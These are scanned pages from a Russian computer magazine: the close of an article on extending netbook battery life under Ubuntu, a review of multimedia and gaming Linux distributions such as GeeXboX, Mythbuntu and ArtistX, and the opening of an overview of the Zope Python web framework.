3. www.aspireonekernel.com — сборки ядра для Ubuntu. Поддерживается только Acer Aspire One. Последняя версия ядра: 2.6.29.

Установка ядра с kuki.me тривиальна — скачиваем deb-пакет, который потом устанавливаем. Система с этим ядром



Наглядные результаты

грузится ощутимо быстрее (по мнению bootchart — за 11 секунд). Энергопотребление несколько выше, чем с дефолтным ядром (8,5 Вт против 8,3 Вт в состоянии «покоя»). При сборке этого ядра не включили опцию CONFIG_TIMER_STATS, поэтому PowerTOP не может отобразить компоненты системы, вызывающие наибольшее количество пробуждений в секунду. Кроме быстрой загрузки, ядро неприятно удивило короткими, пусть и нечастыми фризами системы.

Установить ядро с array.org тоже несложно — достаточно подключить их репозиторий. По данным bootchart система грузится еще быстрее — всего за 10 секунд. Энергопотребление тоже низкое — всего 7,6 Вт. Но этот приятный факт обусловлен неприятным обстоятельством: из коробки не работает Wi-Fi. Впрочем, его не сложно настроить.

У aspireonekernel.com нет своего репозитория, и ядро просто скачивается и устанавливается. Система с этим ядром грузится за 11 секунд и потребляет 8,3 Вт. К сожалению, CONFIG_TIMER_STATS тоже отключен при сборке.

Все три альтернативных ядра превосходят стандартное ядро лишь по одному показателю — скорости загрузки. Учитывая вероятные проблемы (в том числе, с апдейтами), я решил остаться на стандартном ядре.

ИТОГ

В результате всех оптимизаций в состоянии «покоя» энергопотребление системы по показаниям PowerTOP снизилось с 8,3 Вт до 7,1 Вт (на 14%). После произведенных настроек были получены результаты:

```
Время загрузки-14 секунд (-17%)
В режиме веб-серфинга нетбук продержался 179
минут (+10%)
В режиме просмотра видео нетбук продержался
151 минуту (+28%)
```

Итак, мы видим, что с помощью небольших доводок можно увеличить время автономной работы на 10-30%. И это для ОС, уже оптимизированной для работы на нетбуке. В случае с обычной, десктопной ОС, цифры были бы несколько выше. Но чудес не бывает, и кардинально решить проблему со временем автономной работы можно только покупкой батареи с большей емкостью.

В конце этого года большинство именитых производителей нетбуков обещают выпустить модели с процессором ARM (уже успевшие обрести собственное имя — смартбуки). Благодаря низкому энергопотреблению, смартбуки должны жить на одном заряде недостижимое для обычных нетбуков время — от 10 часов и дольше. Что ж, ждем с нетерпением! ⌶



dvd


На прилагаемом к журналу диске ты найдешь примеры конфигурационных файлов и скрипты для тестирования.



links

• www.lesswatts.org — пожалуй, самое полное собрание материалов на тему энергосбережения в Linux. Так как сайт создан компанией Intel, то упор сделан на работу именно с ее оборудованием.

• Подробнее об опциях монтирования ext4 читай здесь: www.kernel.org/doc/Documentation/filesystems/ext4.txt.




info

• Помни, что Ubuntu 9.10 по умолчанию использует GRUB2, поэтому ручное редактирование /boot/grub/grub.cfg нежелательно. Настройки загрузчика меняются в /etc/grub.d и /etc/default/grub.

• Чтобы включить автоповторение в mplayer, добавь в файл ~/.mplayer/config строчку loop=0.

ЮРИЙ «ADEPT» ВИДИНЕЕВ / ADEPTG@GMAIL.COM /





Рожденные мультимедиа революцией

Обзор мультимедийных дистрибутивов Linux

В GNU/Linux есть все необходимое для комфортного просмотра и прослушивания медиаконтента. А чтобы упростить жизнь рядовому пользователю, энтузиасты собрали ряд готовых решений, позволяющих превратить компьютер в сетевой развлекательный медиа-центр и/или рабочую станцию для обработки аудио, видео и графических файлов. Познакомимся с самыми интересными из них.

GEEXBOX 1.2.3


ОС: GEEXBOX 1.2.3
САЙТ ПРОЕКТА: GEEXBOX.ORG
ДАТА ВЫХОДА: 10 ИЮЛЯ 2009 ГОДА
ЛИЦЕНЗИЯ: GNU GPL
АППАРАТНЫЕ ПЛАТФОРМЫ: X86_32, X86_64, POWERPC
СИСТЕМНЫЕ ТРЕБОВАНИЯ: INTEL PENTIUM II 400 МГЦ, 64 МБ RAM
ОСНОВНЫЕ КОМПОНЕНТЫ: KERNEL 2.6.27.13, GLIBC 2.7, UDEV 124, XORG 1.5.3, MPLAYER 1.0RC2

Первый участник нашего мультимедийного тест-драйва выполнен в виде загрузочного LiveCD-образа и работает без установки на жесткий диск, хотя разработчики проекта предлагают вариант дистрибутива с возможностью загрузки с винчестера или любого внешнего накопителя (USB-флешки, карты памяти CF/SD). GeeXboX умеет воспроизводить видео (в том числе с HD-разрешением), аудио и графические файлы с жесткого диска, CD/DVD-носителя, сетевого ресурса LAN (NFS, SMB/CIFS), а также принимать потоковое вещание. Кроме традиционных для Linux файловых систем, поддерживаются FAT и NTFS, поэтому проблем с воспроизведением файлов, находящихся на разных разделах, в GeeXboX нет. Некоторые кодеки, имеющие несвободную лицензию (например, rv9 и wmv9), собраны в отдельном пакете (extra-codecs-nonfree), который можно добавить после установки дистрибутива на жесткий диск или во время его пересборки. Изначально проект привлекал тех пользователей, компы которых были неспособны справиться с плавным воспроизведением видео хорошего качества. За счет оптимизации и минимизации удавалось выжать из старого ящика все до последнего такта процессора и мегабайта оперативки. Я в свое время лично убедился в этом, когда не мог нормально смотреть видео на древнем Celeron 300A, — помогал либо оптимизированный **Crux** (www.crux.nu), либо GeeXboX. Согласись, что GeeXboX на порядок удобнее для обычного пользователя. С ним меньше возни: просто вставил диск в привод и смотришь фильм или слушаешь музыку. Сегодня, когда частотой процессора уже никого не удивишь, GeeXboX позиционируется как встроенная система для домашних кинотеатров, для просмотра видео на бездисковых системах, в которых ОС загружается в оперативную память. Пользователи нетбуков отмечают, как минимум, 10-процентное увеличение времени работы от батареи (в сравнении со стандартной системой). Поэтому уходить на пенсию GeeXboX еще рано.

В настоящее время ведется разработка двух веток дистрибутива: 1.2.x и 2.x. Вариант 1.2.x построен на MPlayer и считается стабильным. Версия 2.x находится в состоянии разработки и пока не предназначена для повседневного использования. Ее особенностью является наличие медиацентра Freevo, превращающего дистрибутив в полнофункциональный инструмент для просмотра всего и вся.

Несмотря на крохотный размер (составляет порядка 19 Мб — этого удалось добиться благодаря грамотному подходу и использованию пакетов BusyBox и uClibc), система идет с максимальной поставкой драйверов и автоматически определяет большую часть оборудования. В том числе TV-тюнеры, WiFi, DVB-карты, — не требуя пересборки ядра или каких-либо других манипуляций со стороны пользователя. Изначально поддерживаются практически все основные аудио/видео/графические форматы и кодеки, кроме нескольких non-free (RealMedia, QuickTime, WindowsMedia). Управление производится при помощи экранного меню, горячих клавиш, либо удаленно через LIRC.

GeeXboX загружается в ОЗУ, полностью освобождая устройство по окончании загрузки. По умолчанию система стартует в режиме поддержки HD-видео (Start GeeXboX for HDTV), то есть будет установлено максимально возможное разрешение экрана. Если оно не дотягивает до нужных (1920x1080, 16:9), то воспроизводимое видео масштабируется. В обычном режиме (Start GeeXboX) устанавливается разрешение 800x600, что оптимально для просмотра «стандартного» видео. Хотя при необходимости можно отредактировать параметр «vga» в загрузочном меню (доступно по <Tab>), установив свое разрешение. Интерфейс довольно прост в использова-



GeeXboX достаточно прост в управлении

Дистрибутив ArtistX содержит большое количество софта для работы с мультимедиа

нии. С его помощью производится выбор файлов для воспроизведения и настройки некоторых параметров работы, в том числе — настройка соотношения экрана и таймер отключения. Все довольно удобно и продумано. Дистрибутив идет с полным комплектом инструментов разработки. Достаточно скачать с сайта проекта GeeXboX ISO Generator, работающий под Linux, Mac OS X и Windows 9x/NT/2k/XP. Самостоятельная пересборка дистрибутива довольно проста, внутри архивов находятся подробные инструкции. С помощью генератора можно добавить поддержку русского языка в меню и субтитрах, изменить тему оформления, установить настройки сети, задать сетевые ресурсы, которые будут автоматически монтироваться при загрузке, и т.д. В итоге, можно создать действительно удобный в работе и заточенный под себя вариант дистрибутива. Кроме того, аудио- и видеофайлы можно сохранить непосредственно на загрузочный диск, для этого их достаточно скопировать в подкаталог iso, образовавшийся после распаковки ISO Generator, и запустить процесс создания ISO-образа. Затем такие диски можно спокойно проигрывать в любой обстановке, без дополнительной настройки и подключения «источника».

Альтернативой GeeXboX является **MoviX** (movix.sf.net) — легкий компактный дистрибутив, построенный на Damn Small Linux. Он позволяет смотреть мувики, фотографии и слушать музыку. Загрузка возможна с CD, HDD, USB или по Сети. При помощи комплекта **MoviXMaker-2** (savannah.nongnu.org/projects/movixmaker) можно создать свой вариант дистрибутива на базе MoviX/eMoviX и проигрывателя MPlayer. После загрузки записанное на CD/DVD-диск видео автоматически воспроизводится. Единственный минус — проект прекратил свое развитие, хотя это совсем не мешает его использованию.

MYTHBUNTU 9.04

ОС: MYTHBUNTU 9.04
САЙТ ПРОЕКТА: WWW.MYTHBUNTU.ORG
ДАТА ВЫХОДА: 23 АПРЕЛЯ 2009 ГОДА
ЛИЦЕНЗИЯ: GNU GPL
АППАРАТНЫЕ ПЛАТФОРМЫ: I386, X86_64
СИСТЕМНЫЕ ТРЕБОВАНИЯ: INTEL PENTIUM ИЛИ AMD CPU 1.0 ГГЦ, 192 МБ RAM, 2 ГБ HDD (ЛУЧШЕ 80+ ГБ)
ОСНОВНЫЕ КОМПОНЕНТЫ: KERNEL 2.6.28, GLIBC 2.9, GCC 4.3.3, UDEV 141, XORG 1.6.0, XFCE 4.6.0, MYTHTV 0.21.0, MPLAYER 1.0RC2, ATI 8.600, NVIDIA 180.44, FIREFOX 3.0.8

Основой этого релиза послужил Ubuntu 9.04 Jaunty Jackalope, с которым он полностью совместим по пакетам. Нумерация совпадает с убунтовской; последние релизы Mythbuntu выходят практически сразу после анонса базового дистрибутива.

Дистр выполнен в виде LiveCD, что позволяет использовать все его приложения без установки на хард. Хотя разработчиками предусмотрена возможность установки, соответствующий пункт находится в загрузочном меню. Как и в Ubuntu, при загрузке можно выбрать язык; в списке есть русский, — после чего интерфейс рабочего стола и основных программ будет локализован. Загрузка системы происходит заметно быстрее Ubuntu, вероятно из-за того, что убрано все не соответствующее назначению дистрибутива. Черно-белый фон рабочего стола хорошо смотрится на экране телевизора и не раздражает яркими красками. В качестве рабочего окружения выбран XFce. Чтобы облегчить новичку процесс знакомства, интерфейс максимально упрощен, оставлено лишь самое нужное. После загрузки будет доступно только одно меню Applications, в котором можно найти все необходимое для воспроизведения медиафайлов и запуска MythTV. Основная функциональность Mythbuntu заключена именно в MythTV — он представляет собой набор программ, позволяющих построить на обычном компьютере настоящую медиастанцию — воспроизводить медиафайлы, записывать видео на диск, серфить просторы интернета, читать новости, получать прогноз погоды, играть в игры и т.д. (подробнее о MythTV читай в июльском номере][за 2007 год).

Дистрибутив может использоваться как автономная станция, так и подключаться в виде фронтэнда к уже существующему MythTV. Для настройки параметров работы PVR-системы предложен графический инструмент Mythbuntu Control Centre. При помощи него можно произвести все основные операции: установить роль (автономный, фронтэнд), конвертировать систему в десктоп или сервер для загрузки бездисковых клиентов, настроить тему, активировать/деактивировать плагины и системные сервисы (VNC, SSH, Samba, NFS, MySQL), установить недостающие проприетарные драйвера и кодеки, настроить LIRC и многое другое. При необходимости Control Centre вызывает утилиты, вроде Synaptic.

В поставке дистрибутива я насчитал 14 плагинов для MythTV и 24 темы; есть все необходимые драйвера (включая проприетарные для видеокарт NVIDIA и ATI) и основные кодеки. Пакеты w32codecs, ffmpeg и libdvdcss2 устанавливаются из репозитария Medibuntu автоматически, после выбора нужного кодека во вкладке Proprietary Codecs.

Чтобы запустить MythTV, достаточно выбрать на рабочем столе ярлык Mythbuntu LiveCD Frontend. Появится меню подключения к базе и выбор параметров. Проверяем настройки и запускаем.

Кстати, альтернатив у Mythbuntu предостаточно: например **MythDora** (mythdora.com) — специализированный дистрибутив, основанный на



Новичок с легкостью разберется с особенностями Mythbuntu

Fedora и MythTV, или **KnoppMyth** (mysettopbox.tv/knoppmyth.html), построенный на Knoppix, MythTV и использующий в качестве рабочего стола легкий и шустрый Fluxbox.

ARTISTX 0.7

ОС: ARTISTX 0.7
САЙТ ПРОЕКТА: WWW.ARTISTX.ORG/SITE2/
ДАТА ВЫХОДА: 21 МАЯ 2009 ГОДА
ЛИЦЕНЗИЯ: GNU GPL
АППАРАТНЫЕ ПЛАТФОРМЫ: I386
СИСТЕМНЫЕ ТРЕБОВАНИЯ: INTEL PENTIUM II ИЛИ АНАЛОГИЧНЫЙ AMD CPU, 512 МБ RAM, 20 ГБ HDD
ОСНОВНЫЕ КОМПОНЕНТЫ: KERNEL 2.6.27, GLIBC 2.8, UDEV 124, XORG 1.5.2, GNOME 2.24.1, KDE 4.2.2, COMPIZ FUSION, FIREFOX 3.0.10, KOFFICE 1.9.98, GNOME OFFICE, OPENOFFICE.ORG 3.0.1

Дистрибутив ArtistX (ранее Mediainlinux) несколько другого назначения. Для Linux написано достаточно софта, при помощи которого можно не только просматривать видео и слушать музыку, но и самостоятельно создавать мультимедиа контент. Как раз такие программы составляют основу ArtistX. DVD-диск размером 3.3 Гб буквально нашпигован приложениями, распространяемыми под свободной лицензией, — разработчики заявляют о наличии 2500 специализированных пакетов! По сути, ArtistX является наиболее богатым комплектом свободных программ для обработки аудио, видео и графических файлов. Вот только некоторые из них:

- Программы для работы с 2D -графикой: Gimp, Inkscape, Nip2, Krita, Cinepaint, Synfig, Rawstudio, Skencil, Hugin;
- Программы 3D-моделирования: Blender, Wings3D, Kpovmodeler, Povray, K3D;
- Программы для обработки видео: Cinelerra, Kino, Openmovieeditor, Kdenlive, Pitivi, Avidemux, Devede;
- Аудио и видео плееры: Mplayer, Helix Player, Videolan, Xine, Kaffeine, Kmplayer, LastFM;
- Программы для обработки и создания музыки: PD, Rosegarden, Ardour, TerminatorX, Cecilia/Csound, Gnusound, Mixxx.

Последний на момент написания этих строк релиз 0.7 основан на Ubuntu 8.10 Intrepid Ibex. Дистрибутив выполнен в виде LiveDVD с возможностью установки на хард, для чего используется штатный инсталлятор Ubuntu. Как и прародитель, ArtistX достаточно прост в использовании, содержит большое количество драйверов и кодеков, оборудование подхватывается на лету, все приложения уже настроены и готовы к применению.

Можно насчитать около десятка альтернатив ArtistX, но, к сожалению, некоторые очень хорошие проекты вроде JAD (JackLab Audio Distribution), Musix GNU+Linux, Dyne:bolic уже практически не развиваются. Из активных отмечу дистрибутив **64 Studio** (64studio.com), основанный на Debian и оптимизированный для 64-битных систем (на 32-битных также работает). Ядро этой ОС собрано с использованием последних RealTime патчей. В настоящее время проект предлагает две стабильные версии дистрибутива: 2.0 (LiveCD размером ~600 Мб) и 2.1 (установочный вариант, ~800 Мб), плюс ветку 3.х, находящуюся в активной разработке. Кроме того, проект распространяет 64 Studio Platform Development Kit (PDK) — свободный инструмент, позволяющий создавать решения на основе Debian и Ubuntu.

Здесь стоит вспомнить о **Ubuntu Studio** (ubuntustudio.org), который также содержит большую подборку софта для обработки аудио, видео и графики. Смотри врезку.

Сейчас этот отпрыск стал частью проекта Ubuntu, поэтому выходит параллельно с основным дистрибутивом.

Состав Ubuntu Studio

Мощный редактор аудиозаписи и сведения Ardour, редактор звуковых файлов Audacity, драм-машина Hydrogen, звуковой сервер-демон JACK, инструмент мастеринга JAMin, нотный редактор LilyPond, программа для микширования Mixxx, MIDI/Audio синтезатор MusE, MIDI-секвенсор Rosegarden, программный MIDI-синтезатор TiMidity++, CinePaint для раскраски и ретуширования видеокадров, нелинейные редакторы PiTiVi и Kino, Stopmotion для покадрового создания видео, Blender для создания трехмерной компьютерной графики. Последний включает в себя средства моделирования, анимации, рендеринга, постобработки видео, создания интерактивных игр, Synfig для создания двумерной векторной анимации, а также не нуждающиеся в представлении Gimp, Inkscape и Scribus.

LINUX-GAMERS LIVE 0.9.5

ОС: LINUX-GAMERS LIVE 0.9.5
САЙТ ПРОЕКТА: LIVE.LINUX-GAMERS.NET
ДАТА ВЫХОДА: 24 ИЮНЯ 2009 ГОДА
ЛИЦЕНЗИЯ: GPL
АППАРАТНЫЕ ПЛАТФОРМЫ: I686
СИСТЕМНЫЕ ТРЕБОВАНИЯ: CPU КЛАССА PENTIUM II, 512 МБ RAM, ВИДЕОКАРТА С АППАРАТНЫМ 3D УСКОРИТЕЛЕМ (РЕКОМЕНДУЕТСЯ GEFORCE2 MX/RADEON HD 2400 И МОЩНЕЕ)
ОСНОВНЫЕ КОМПОНЕНТЫ: KERNEL 2.6.29, GLIBC 2.10.1, GCC 4.4.0, UDEV 141, XORG 1.6.1.901, BLACKBOX 0.70.1-5, ДРАЙВЕРА ATI И NVIDIA

Идея создать этот дистрибутив появилась у группы энтузиастов, задавшихся целью представить Linux-игры на конференции LinuxTag. Результатом должно было стать решение, позволяющее играть в популярные игры прямо с CD/DVD-диска, без установки на хард, что и отражено в девизе проекта — boot 'n play («загрузись и играй»). Требования, несмотря на кажущуюся простоту задания, были выдвинуты довольно жесткие — запуск на большинстве 32-битных систем с максимальной поддержкой оборудования и простотой управления. Изначально группа была разделена на 2 лагеря. Первый тестировал известные дистрибутивы, оценивая результат; второй — пытался создать все с нуля. В итоге первой банде так и не удалось найти оптимальное решение (но некоторый результат все же получен и вскоре будет продемонстрирован). Соперникам повезло больше: они создали



linuX-gamers Live полностью реализует идею «boot 'n play»

Рабочий стол eAR OS

нужный LiveDVD на основе Arch Linux. Релиз, представленный на LinuxTag 2007, сразу привлек внимание посетителей и пользовался заметным успехом. Текущая версия 0.9.5 создавалась специально для LinuxTag 2009.

На странице закачки предлагается 4 варианта дистрибутива: Lite ISO (700 Мб), Big ISO (4,7 Гб), Lite USB (1 Гб), Big USB (5 Гб). Список всех игр, входящих в комплект, можно просмотреть на странице live.linux-gamers.net/?s=Games. Все, что выделено жирным шрифтом, представлено только в Big. В перечне находим Armagetronad, Extremetuxracer, X-Moto, Urban Terror, Warsow, Tremulous и прочие радости геймера. В комплект традиционно включается несколько версий проприетарных драйверов для карт NVIDIA и ATI (это единственные компоненты, распространяющиеся не под GNU GPL), а также открытые драйвера для других видеокарт.

В загрузочном меню можно протестировать ОЗУ и CPU, а также запустить Space Invaders без загрузки системы. В процессе предлагается выбрать язык раскладки (здесь лучше оставить английскую) и указать видеодрайвер. Это все. Если видеокарту определить не удалось, то попадешь в консоль. Ничего страшного в этом нет. Регистрируемся с учетной записью «gamer» с пустым паролем; для настроек используем «root» с пустым паролем (учитывая, что некоторые игры сетевые, это не есть хорошо; в ранних версиях был пароль «123456», теперь его зачем-то убрали). Далее удаляем /etc/X11/xorg.conf и вводим «startx». После этого обычно все работает. В качестве рабочего стола использован легковесный Blackbox. Для запуска игры достаточно нажать нужную ссылку в панели внизу экрана или выбрать ее в контекстном меню. В этом же меню находим еще несколько приложений — Firefox, XChat, Xterm, Alsamixer и другие. Если планируются сетевые баталии, вызываем консоль и запускаем wicd для настройки сети. Все просто и понятно.

Дистрибутив изначально планировался исключительно для работы с привода и не имел инструментов для установки на хард, но по многочисленным просьбам такую работу уже провели. Желающие могут использовать скрипт /opt/bin/hddinstall. Следует помнить, что он носит статус экспериментального и перед установкой удаляет все данные на жестком диске, поэтому его рекомендуют пока только для тестирования!


Альтернативой linuX-gamers является SuperGamer (supergamer.org). Этот дистрибутив построен на VectorLinux (первая версия была основана на PCLinuxOS). Для его записи и использования понадобится привод, поддерживающий Dual Layer DVD, так как образ занимает 7,8 Гб. В меню XFce, помимо большого количества приложений, находим ярлыки для запуска 33 популярных игр: Quake Wars, Doom 3, Prey, Unreal Tournament, Quake 4, OpenArena, Btanks, Supertuxkart, Neverball, Scorched3d, Warzone и т.д.

EAR OS 1.10B FREE EDITION

ОС: EAR OS 1.10B FREE EDITION
САЙТ ПРОЕКТА: WWW.EAROS.DK
ДАТА ВЫХОДА: 23 ИЮНЯ 2008 ГОДА
ЛИЦЕНЗИЯ: GNU GPL
АППАРАТНЫЕ ПЛАТФОРМЫ: I386
СИСТЕМНЫЕ ТРЕБОВАНИЯ: CPU 1 ГГЦ, 256 МБ RAM, 3 ГБ HDD
ОСНОВНЫЕ КОМПОНЕНТЫ: KERNEL 2.6.24, GLIBC 2.7, GCC 4.2.3, UDEV 117, XORG 1.4.1GIT, FIREFOX 3.0, ATI 8.3, WINE 1.0.0

РАЗРАБОТКОЙ ДИСТРИБУТИВА EAR OS ЗАНИМАЕТСЯ ДАТСКАЯ КОМПАНИЯ AUDIO REALITY, СПЕЦИАЛИЗИРУЮЩАЯСЯ НА ПРОДАЖЕ ОБОРУДОВАНИЯ ДЛЯ ДОМАШНИХ МЕДИАЦЕНТРОВ.

Пользователям предлагаются 2 версии: платная и бесплатная, — обе базируются на Ubuntu, ядра собраны с Real-Time патчами. В Enterprise Edition несколько изменен интерфейс, улучшена производительность, а также доступны дополнительные возможности, вроде дистанционного управления и поддержки IEEE 1394 аудио. Загружаемся с LiveCD и ставим на хард при помощи мастера, вызываемого щелчком по значку на рабочем столе. В качестве учетной записи разработчики рекомендуют использовать earmusic с аналогичным паролем. После загрузки автоматически стартует Firestarter, помогая настроить правила iptables и расшарить доступ в интернет. В панелях и на рабочем столе находим некоторые апплеты, позволяющие запустить приложения, произвести настройки сети, выставить требуемое разрешение экрана, установить пакеты и драйвера и даже получить данные о погоде. Интерфейс изначально не локализован, но это решаемо: выбираем в меню Language Support и в списке — нужный язык. Внизу экрана красуется панель SimDock с несколькими значками, предназначенными для запуска основных приложений: браузера Firefox (поставляется с плагином Mediaplayer Connectivity), звукового редактора Audacity 1.3.4b, медиа-проигрывателя Kaffeine 3.5.9, программы для записи CD и DVD дисков K3b, фотоорганайзера F-Spot, IM-клиента Pidgin, графического редактора Gimp 2.4.5, музыкального проигрывателя Exaile и Control Center. Самой первой расположена кнопка для запуска eAR Media Centre, который собственно и является главной особенностью дистрибутива. С его помощью можно посмотреть видео, фото, TV, онлайн-трансляцию, послушать музыку и т.д. Отсюда доступны все основные приложения, включая Skype (которого почему-то нет ни в одном из меню), выход на YouTube и Flickr. Имеются все необходимые плагины и кодеки. Недостающее легко установить при помощи Synaptic; дистрибутив использует Ubuntu, Medibuntu и WineHQ репозитарии (а это более 15000 пакетов).



info

• PVR — персональный видеорекордер.

• О MythTV читай в статье «Строим домашнюю медиастанцию», опубликованной в июльском номере][за 2007 год.

• Статью «Мой умный дом — моя крепость», посвященную дистрибутиву LinuxMCE, читай в июньском номере][за 2009 год.

ВАДИМ ШПАКОВСКИЙ SHPAK.VADIM@GMAIL.COM

WEB ЧЕРЕЗ ZOPE

ОБЗОР ПИТОНОВСКОГО WEB-ФРЕЙМВОРКА ZOPE

В ПРЕДЫДУЩЕМ НОМЕРЕ ЖУРНАЛА БЫЛ СДЕЛАН ОБЗОР САМЫХ ПОПУЛЯРНЫХ ПИТОНОВСКИХ WEB-ФРЕЙМВОРКОВ. ПРОДОЛЖАЯ ТЕМУ, СЕГОДНЯ МЫ ПОДРОБНО РАССМОТРИМ ОДИН ИЗ НИХ, А ИМЕННО — ZOPE.

ZOPE2

В 1998 году сотруднику компании Digital Creations, Python-специалисту, Джиму Фултону было предложено прочитать лекцию по CGI (стандарт интерфейса, используемого для связи внешней программы с веб-сервером — в то время был стандартом для Питона в вебе). Согласно легенде, он ничего о CGI не знал, и его начальнику, пока они летели в самолете, пришлось рассказать ему основы CGI. С этой лекцией Фултон и выступил на конференции. Говорят, что протокол ужаснул его своей чрезмерной простотой, и он решил создать что-нибудь объектно-ориентированное. Так началась история Zope. Вскоре компания Digital Creations переименовалась в Zope Corporation и начала выпускать свой продукт под собственной Open Source лицензией ZPL. Деньги же они зарабатывают за счет создания сайтов и консультаций. В 2000 году в ее состав вошли создатели языка Python, которых возглавлял Гвидо ван Россум (правда, сам Гвидо пробыл в Zope Corporation только до 2003 года, после чего уволился и сейчас благополучно работает в Google). Zope2 приобрел большую популярность благодаря своим особенностям. Во-первых, данные представлялись в виде объектов (что было нетипично для веба), а во-вторых, появилась возможность настраивать компоненты напрямую через браузер. Для написания простого приложения стало требоваться гораздо меньше знаний и сил. Но переход к большим серьезным проектам уже был не так-то прост. Появился даже термин «Z-образная кривая обучения», который означает, что поначалу Zope сильно облегчает жизнь, но затем требует больших усилий для понимания модели разработки. После прохождения этого этапа работать с Zope снова становится легче.

ZOPE3

Проект Zope3 начался в 2001 году, когда Zope Corporation экспериментировала с компонентной архитектурой. Главной целью было разбиение объектов Zope2, которые сильно разрастались в объеме, на более мелкие — компоненты. Другой целью стало сглаживание кривой обучения: Zope2 был слишком сложным, чтобы внедрить в него компонентную архитектуру. Поэтому приняли решение полностью его переписать, включив в новый проект компонентную архитектуру и все сильные стороны Zope2. Так появился Zope3, образовав две ветки продуктов Zope, которые не обладали обратной совместимостью.
Однако было уже написано слишком много кода под Zope2, чтобы забросить эту ветку. В результате, обе ветки разрабатываются параллельно (на сентябрь 2009 года последними стабильными версиями являлись 3.4.0 и 2.11.3). Нововведения в Zope3 слишком заманчивы, чтобы их игнорировать. Поэтому был запущен проект Five, который позволял использовать некоторые технологии Zope3 в Zope2. Five был интегрирован в Zope2, начиная с версии 2.8. С каждой новой версией в Zope2 становится возможным использовать все больше и больше фишек Zope3.
Далее я буду рассматривать именно Zope3.

ОСНОВНЫЕ КОНЦЕПЦИИ

В основе многих особенностей Zope лежит его объектно-ориентированность:

- Zope-приложение представляет собой коллекцию компонентов — объектов, с четко заданной функциональностью, которая описывается с помощью интерфейсов.
- Каждый компонент можно заменить на любой другой с таким же интерфейсом (можно провести аналогию с моделью провайдеров в ASP.NET). Таким образом, компоненты выполняют один и тот же функционал, но разными способами. А программист выбирает из них наиболее подходящий.
- Данные также представляются в виде объектов, которые хранятся в ZOBD (Zope Object Database).
- Мощный механизм HTML/XML-шаблонов.
- Широкие возможности для тестирования.
- Многие из фишек Zope можно использовать и вне его.

КОМПОНЕНТ КОНТЕНТА

Zope-приложение состоит из компонентов. Один из типов компонентов — это компонент контента. Он предназначен для хранения данных. Отвечает за хранение и апдейт, но не за представление данных или их обработку. С его помощью данные отделяются от логики и представления. Но также есть возможность хранить данные прежним способом, например в реляционной базе данных. В этом случае Zope предоставляет механизм ORM, с помощью которого происходит конвертация реляционных данных в объекты и наоборот.

АДАПТЕРЫ И УТИЛИТЫ

Адаптер — это объект, который служит своего рода «переходником» между двумя другими объектами, которые из-за разных интерфейсов не могут взаимодействовать напрямую. По сути, адаптер превращает вызовы внешнего объекта в вызовы методов внутреннего.

